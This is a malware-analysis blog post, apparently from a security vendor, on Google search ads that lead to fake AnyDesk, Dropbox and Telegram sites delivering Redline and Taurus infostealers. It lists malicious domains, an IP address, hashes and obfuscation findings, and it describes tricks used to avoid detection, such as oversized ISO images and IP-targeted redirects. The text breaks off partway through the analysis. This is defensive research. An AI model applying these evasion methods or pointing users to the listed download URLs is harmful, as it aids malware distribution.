Google PPC Ads Deliver Redline, Taurus, and mini-Redline Infostealers

blog.morphisec.com/google-ppc-ads-deliver-redline-taurus-and-mini-redline-infostealers

- Tweet
-

In the past month, Morphisec has investigated the origin of several increasingly prevalent infostealers. These include Redline, Taurus, Tesla, and Amadey.

As part of our research, we identified pay-per-click (PPC) ads in Google's search results that lead to downloads of malicious **AnyDesk**, **Dropbox** and **Telegram** packages wrapped as ISO images.

The PPC ads targeted specific IP ranges in the US and probably some other countries. Non-targeted IPs are redirected to legitimate pages that download the correct applications.

The advertisements being on the first page indicates the need for constant vigilance on all levels. Adversaries will clearly take all opportunities possible to target their chosen victims, even going so far as to use legitimate services such as Google Adwords.

In this threat post we will go through three attack chains that lead to Redline, Taurus and a new mini-Redline infostealer compromise. We will focus on two adversaries because of similarities in patterns, certificates, and C2s. The first adversary leverages Redline and the second uses Taurus and mini-Redline.

We will cover Amadey in a separate blog post.

Technical Introduction

All of these attack chains start with one of a dozen paid Google ads that lead to a website with an ISO image download. The ISO image size is larger than 100MB, which allows the image to evade some scanning solutions that are optimized on throughput and size.

Mounting the ISO image leads to executables that are usually, but not always, digitally signed and legitimately verified.

Adversary One delivers the Redline infostealer.


> .Net executables are obfuscated with known obfuscators such as DeepSea, which leads to a custom obfuscated .Net DLL loader that eventually leads to a custom obfuscated Redline stealer .Net executable.

Adversary Two delivers Taurus and a **mini-Redline** infostealer.

- **Taurus AutoIt** - 7fx executables that recreate and execute a legitimate AutoIt compiler with a malicious AutoIt script and a malicious encrypted Taurus executable that will be hollowed into the AutoIt process.
- **Mini-Redline** - A minimized .Net version of the Redline stealer with some common functionality for stealing data from browsers. It features different configuration and communication patterns wrapped in four layers of obfuscation.

Redline Infostealer

As can be seen from the image below, a simple search for “anydesk download” leads to three pay-per-click Google ads. All three lead to malicious infostealers. . The first 2 advertisements lead to a Redline stealer while the third one leads to the *Taurus infostealer*.



anydesk download

About 3,700,000 results (0.50 seconds)

Ad · http://me.anydesk-pro.com/

Anydesk - desktop

highlights your corporate identity and renders your access application. Customizing your software with your own brand and logo effectively. Check Pricing. Read Blog. Sign Up For Offers. Highlights: Help Center Available, Chat Option Available, Newsletter Available.

Ad · http://pc.anydesk-go.com/

Anydesk - Desktop

effectively highlights your corporate identity and renders your. Customizing your software with your own brand and logo. Check Pricing. Sign Up For Offers. Read Blog. Highlights: Help Center Available, Chat Option Available, Newsletter Available.

People also search for


anydesk free download for windows 10
anydesk download windows 10
anydesk free download for windows 7
anydesk app download
anydesk download for mac
anydesk app download for pc
anydesk download for ubuntu
anydesk android

Ad · https://www.anydesk-en-downloads.com/

AnyDesk Download for PC - Remote Desktop Software

Discover **AnyDesk** -- Your Remote Desktop Software For Windows. Remote Desktop Software for Windows.

TheRedline infostealer websites are signed by a Sectigo certificate, as seen in the image below.



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 1.3.6.1.4.1.6449.1.2.2.7
- 2.23.140.1.2.1

* Refer to the certification authority's statement for details.


Issued to: desklop.telegram-home.com

Issued by: Sectigo RSA Domain Validation Secure Server CA

Valid from 5/16/2021 **to** 5/17/2022

```
Name
desklop.telegram-home.com
bootstrap.min.css
telegram.css
main.js
data:image/svg+xml;...
td_laptop.png
tsetup%202.5.2.iso
twitter.png

8 requests | 17.9 kB transferred | 366 k
```

```
▼ General
  Request URL: https://desklop.pc-whatisapp.com/tsetup%202.5.2.iso
  Request Method: GET
  Status Code: ● 200
  Remote Address: 162.0.209.74:443
  Referrer Policy: no-referrer-when-downgrade
▼ Response Headers
  accept-ranges: bytes
  content-length: 114495488
  content-type: application/x-iso9660-image
  date: Thu, 27 May 2021 19:00:49 GMT
  last-modified: Thu, 27 May 2021 18:42:30 GMT
  referrer-policy: no-referrer-when-downgrade
  server: Apache
  strict-transport-security: max-age=31536000; includeSubDomains; preload;
  x-content-type-options: nosniff
  x-frame-options: SAMEORIGIN
  x-xss-protection: 1; mode=block
▼ Request Headers
  :authority: desklop.pc-whatisapp.com
```



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- 1.3.6.1.4.1.6449.1.2.2.7
- 2.23.140.1.2.1

* Refer to the certification authority's statement for details.


Issued to: pc.anydesk-go.com

Issued by: Sectigo RSA Domain Validation Secure Server CA

Valid from 5/16/2021 **to** 5/17/2022

```
Name
anydesk-linux-main-a5abed.png
anydesk-android-main-5badce.png
anydesk-mac-os-main-42db90.png
anydesk-windows-main-4dc5cb.png
anydesk-ios-main-a31d07.png
anydesk-logo-white-red-a525ab.svg
jquery-3.5.1.min-d2cc8d.js
popper.min-60cc59.js
bootstrap.min-0cc93b.js
slick.min-3b41b3.js
anydesk.min-ab6498.js
montserrat-regular.woff2
montserrat-700.woff2
check-double-1-green.svg
social-instagram-1-white.svg
social-video-youtube-white.svg
professional-network-linkedin-white.svg
social-media-facebook-1-white.svg
social-media-twitter-white.svg
ajax-loader.gif
arrow-left-1.svg
arrow-right-1.svg
ajax-loader.gif
Anydesk.iso
manifest.json

35 requests | 9.7 kB transferred | 1.6 MB resources | Finish: 1.66 s
```

```
▼ General
  Request URL: https://desklop.pc-whatisapp.com/Anydesk.iso
  Request Method: GET
  Status Code: ● 206
  Remote Address: 162.0.209.74:443
  Referrer Policy: no-referrer-when-downgrade
▼ Response Headers
  accept-ranges: bytes
  content-length: 114495488
  content-type: application/x-iso9660-image
  date: Sat, 29 May 2021 01:19:19 GMT
  last-modified: Thu, 27 May 2021 18:42:04 GMT
  referrer-policy: no-referrer-when-downgrade
  server: Apache
  strict-transport-security: max-age=31536000; includeSubDomains; p
  x-content-type-options: nosniff
  x-frame-options: SAMEORIGIN
  x-xss-protection: 1; mode=block
▼ Request Headers
  :authority: desklop.pc-whatisapp.com
  :method: GET
  :path: /Anydesk.iso
  :scheme: https
  accept: text/html,application/xhtml+xml,application/xml;q=0.9
```



Certification path

- Sectigo (AAA)
  - USERTrust RSA Certification Authority
    - Sectigo RSA Domain Validation Secure Server CA
      - me.anydesk-pro.com


Certificate status:

This certificate is OK.

```
phone-ab7858.svg
devices-anydesk-r
anydesk-globe-sh
anydesk-linux-mai
anydesk-android-.
anydesk-mac-os-..
anydesk-windows-
anydesk-ios-main-
anydesk-logo-whi
check-double-1-g
social-instagram-1
social-video-youtu
professional-netw.
social-media-face.
social-media-twitt
montserrat-regula
montserrat-700.w.
ajax-loader.gif
arrow-left-1.svg
arrow-right-1.svg
Anydesk.iso
33 requests | 9.6 kB tr
```

```
▼ General
  Request URL: https://desklop.pc-whatisapp.com/Anydesk.iso
  Request Method: GET
  Status Code: ● 200
  Remote Address: 162.0.209.74:443
  Referrer Policy: no-referrer-when-downgrade
▼ Response Headers
  accept-ranges: bytes
  content-length: 114495488
  content-type: application/x-iso9660-image
  date: Thu, 27 May 2021 17:47:47 GMT
  last-modified: Thu, 27 May 2021 17:47:47 GMT
  referrer-policy: no-referrer-when-downgrade
  server: Apache
  strict-transport-security: max-age=31536000; includeSubDomains; pre
  x-content-type-options: nosniff
  x-frame-options: SAMEORIGIN
  x-xss-protection: 1; mode=block
▼ Request Headers
  :authority: desklop.pc-whatisapp.com
```

Double Clicking the download button on any of the websites will lead to a script execution that verifies the IP and delivers the artifacts from one remote website “*hxxps://desklop.pc-whatisapp[.]com/*”.




desklop.pc-whatisapp.com

Index of /

Name	Last modified	Size	Description
888.zip	2021-05-27 08:46	948K	
Anydesk.iso	2021-05-27 14:42	109M	
Dropbox.iso	2021-05-27 14:42	109M	
tsetup 2.5.2.iso	2021-05-27 14:42	109M	

The artifacts are updated and re-uploaded to the website every couple of days.

As mentioned before, every ISO file includes a very small .Net executable. In some cases, this executable is also digitally signed.




Name	Date modified	Type	Size
Anydesk.exe	5/26/2021 11:01 AM	Application	314 KB

Property	Value
File Name	E:\Anydesk.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	313.84 KB (321368 bytes)
PE Size	309.50 KB (316928 bytes)
Created	Wednesday 26 May 2021, 11.01.54
Modified	Wednesday 26 May 2021, 11.01.54
Accessed	Monday 01 January 1601, 03.00.00
MD5	A340B5E6585F7E6E076D9974BBAEFF27
SHA-1	F665FEE9964491F76CEE73F007A5D26E9F

Property	Value
Comments	Soap12FaultCodes ProjectLoadSett
CompanyName	ISymbolNamespace
FileDescription	WebScriptEndpointElement
FileVersion	978.85.288.729

Name of signer:	Digest algorithm	Timestamp
IStack2	sha256	Wednesday, May 26…



28 MAY 2021 / 11:05 PM   ANYDESK   CODE INJECTION   PROCESS HOLLOWING ATTACK


ANYDESK - EXTENDED INFO

Threat Module:
Process Hollowing Attack

Process File path:
G:/Anydesk.exe


Hash:
41e6dc804773cd98e17fe735b7775517f931fe688ffd95d2a5998ac159d7ddc7

The first layer of the executable is obfuscated with DeepSea.



```
C:\Users\user\Desktop\de4dot>de4dot.exe -d Anydesk.exe

de4dot v3.1.41592.3405

Detected DeepSea 4.1 (C:\Users\user\Desktop\de4dot\Anydesk.exe)

C:\Users\user\Desktop\de4dot>_
```


The second layer is actually a custom obfuscated .Net DLL that executes in memory.



```
RocketCore (0.0.0.0)
  RocketCore.dll
    PE
    References
    Resources
    { } -
      \u0002 @02000002
      \u0002\u2000 @02000006
      \u0002\u2001 @0200000A
      \u0002\u2002 @0200000B
      \u0003 @02000014
      \u0003\u2000 @02000015
      \u0003\u2001 @02000016
      \u0005<\u0002> @02000
      \u0005\u2000 @02000018
      \u0005\u2001 @02000019
      \u0006 @0200001A
      \u0006\u2000 @0200001B
